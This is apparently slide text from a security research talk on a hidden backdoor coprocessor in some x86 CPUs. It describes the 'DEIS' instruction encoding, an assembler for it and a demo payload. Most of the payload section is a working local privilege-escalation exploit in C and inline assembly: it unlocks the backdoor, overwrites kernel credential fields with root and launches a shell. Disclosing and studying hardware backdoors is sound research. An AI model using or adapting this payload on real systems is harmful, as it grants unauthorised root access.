z12:	[	oooooooooooo.	.....	.....	.....	.....
z11:	[	oooooooooooo.	.....	.....	.....	.....
cmb:	[	oooooooooooo.	....	++++.	++++	.....


[o] opcode [.] unknown [ ] don't care  
[+] register [-] offset [=] length/value

A faint, grayscale circuit board pattern serves as the background for the slide.

## ¶ General patterns:

- ¶ Registers encoded with 4 bits
  - ¶ eax is 0b0000
  - ¶ ebx is 0b0011
  - ¶ ecx is 0b0001
  - ¶ edx is 0b0010
  - ¶ esi is 0b0110
  - ¶ edi is 0b0111
  - ¶ ebp is 0b0101
  - ¶ esp is 0b0100
  - ¶ High bit selects MMX?
- ¶ Instructions operate on 0, 1, or 2 explicit registers
  - ¶ eax sometimes used as an implicit register
- ¶ 0 to 8 opcode bits at beginning of instruction
  - ¶ Sometimes more later in the encoding


# A deeply embedded instruction set

A faint, grayscale circuit board pattern serves as the background for the slide, consisting of various lines, nodes, and components.

# A deeply embedded instruction set

- ❖ The *DEIS* assembler

- ❖ Assembles primitives into their binary representation, and wraps each in the x86 *bridge instruction*
  - ❖ Payloads for the RISC core can now be written in DEIS assembly



# The payload

```
0  gdt_base = get_gdt_base();
1  descriptor = *(uint64_t*)(gdt_base+KERNEL_SEG);
2  fs_base=((descriptor&0xff00000000000000ULL)>>32) |
3      ((descriptor&0x00000ff00000000ULL)>>16) |
4      ((descriptor&0x0000000ffff0000ULL)>>16);
5  task_struct = *(uint32_t*)(fs_base+OFFSET_TASK_STRUCT);
6  cred = *(uint32_t*)(task_struct+OFFSET_CRED);
7  root = 0
8  *(uint32_t*)(cred+OFFSET_CRED_VAL_UID) = root;
9  *(uint32_t*)(cred+OFFSET_CRED_VAL_GID) = root;
10 *(uint32_t*)(cred+OFFSET_CRED_VAL_EUID) = root;
11 *(uint32_t*)(cred+OFFSET_CRED_VAL_EGID) = root;
```

# The payload


lgd %eax		
	or %ebx, %eax	izx \$0x4, %ecx
izx \$0x78, %edx	izx \$0x5f20, %ecx	ada %ecx
ada %edx	izx \$0xc133, %edx	st4 %edx, %eax
	cmb %ecx, %edx	
ad2 %eax	ada %edx	ada %ecx
ld4 %eax, %edx	ld4 %eax, %eax	st4 %edx, %eax
ad2 %eax	izx \$0x208, %edx	ada %ecx
ld4 %eax, %ebx	ada %edx	ada %ecx
z13 %ebx	ld4 %eax, %eax	st4 %edx, %eax
mov %edx, %eax		
la8	izx \$0, %edx	ada %ecx
ra8		st4 %edx, %eax

# The payload

```
/* unlock the backdoor */
__asm__ ("movl $payload, %eax");
__asm__ (.byte 0x0f, 0x3f);


/* modify kernel memory */
__asm__ ("payload:");
__asm__ ("bound %eax,0xa310075b(%eax,1)");
__asm__ ("bound %eax,0x24120078(%eax,1)");
__asm__ ("bound %eax,0x80d2c5d0(%eax,1)");
__asm__ ("bound %eax,0x0a1af97f(%eax,1)");
__asm__ ("bound %eax,0xc8109489(%eax,1)");
__asm__ ("bound %eax,0x0a1af97f(%eax,1)");
__asm__ ("bound %eax,0xc8109c89(%eax,1)");
__asm__ ("bound %eax,0xc5e998d7(%eax,1)");
__asm__ ("bound %eax,0xac128751(%eax,1)");
__asm__ ("bound %eax,0x844475e0(%eax,1)");
__asm__ ("bound %eax,0x84245de2(%eax,1)");
__asm__ ("bound %eax,0x8213e5d5(%eax,1)");
__asm__ ("bound %eax,0x24115f20(%eax,1)");
__asm__ ("bound %eax,0x2412c133(%eax,1)");
__asm__ ("bound %eax,0xa2519433(%eax,1)");
__asm__ ("bound %eax,0x80d2c5d0(%eax,1)");
__asm__ ("bound %eax,0xc8108489(%eax,1)");
__asm__ ("bound %eax,0x24120208(%eax,1)");
__asm__ ("bound %eax,0x80d2c5d0(%eax,1)");
__asm__ ("bound %eax,0xc8108489(%eax,1)");
__asm__ ("bound %eax,0x24120000(%eax,1)");
__asm__ ("bound %eax,0x24110004(%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(%eax,1)");
__asm__ ("bound %eax,0xe01095fd(%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(%eax,1)");
__asm__ ("bound %eax,0xe01095fd(%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(%eax,1)");
__asm__ ("bound %eax,0xe0108dfd(%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(%eax,1)");
__asm__ ("bound %eax,0xe0108dfd(%eax,1)");

/* launch a shell */
system("/bin/bash");
```



# Demo

& [Demo]



